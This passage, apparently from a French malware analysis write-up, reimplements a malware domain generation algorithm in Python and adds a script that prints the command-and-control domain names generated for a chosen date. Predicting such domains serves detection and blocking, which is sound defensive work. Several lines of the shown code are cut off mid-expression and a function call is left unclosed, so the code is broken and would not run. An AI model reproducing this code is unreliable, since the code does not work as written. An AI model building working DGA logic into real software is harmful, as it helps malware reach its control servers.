0xB11924E1) & BIG_INT), 7)) + 0x27100001) & BIG_INT
        ###
        #Choix de la longueur du nom de domaine
        lengthDomainNamePrefix = (valueComputed % 11) + 5
        ###
        #Generation de chaque caractere
        domain = ""
        for i in range(lengthDomainNamePrefix):
            valueComputed = (ror((rol(valueComputed, i) * 0xB119
            domain += chr((valueComputed % 25) + ord('a')))
        ###
        #Ajout du TLD
        domain += '.'
        domain += tld[((ror((valueComputed * 0xB11924E1) & BIG_I
        ###
        ret.append(domain)
    return ret

```



```
if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument("-d", "--date",
        help="Date pour laquelle les domaines doivent etre genere",
    parser.add_argument("-c", "--config",
        type=int, help="Configuration du DGA")
    args = parser.parse_args()

    if args.date:
        d = datetime.datetime.strptime(args.date, "%d/%m/%Y")
    else:
        d = datetime.datetime.now()
    if args.config:
        configuration = args.config
    else:
        configuration = 7

    day = d.day
    year = d.year
    month = d.month

    domainsList = dga(day, month, year)
    for domain in domainsList:
        print(domain)
```

Script ??: Script listant les noms d'hôtes générés à une date voulue par le DGA

Sources

[MSDN](#)

[Wikipedia](#)

[Récupération du sample - Github - eyecatchup](#)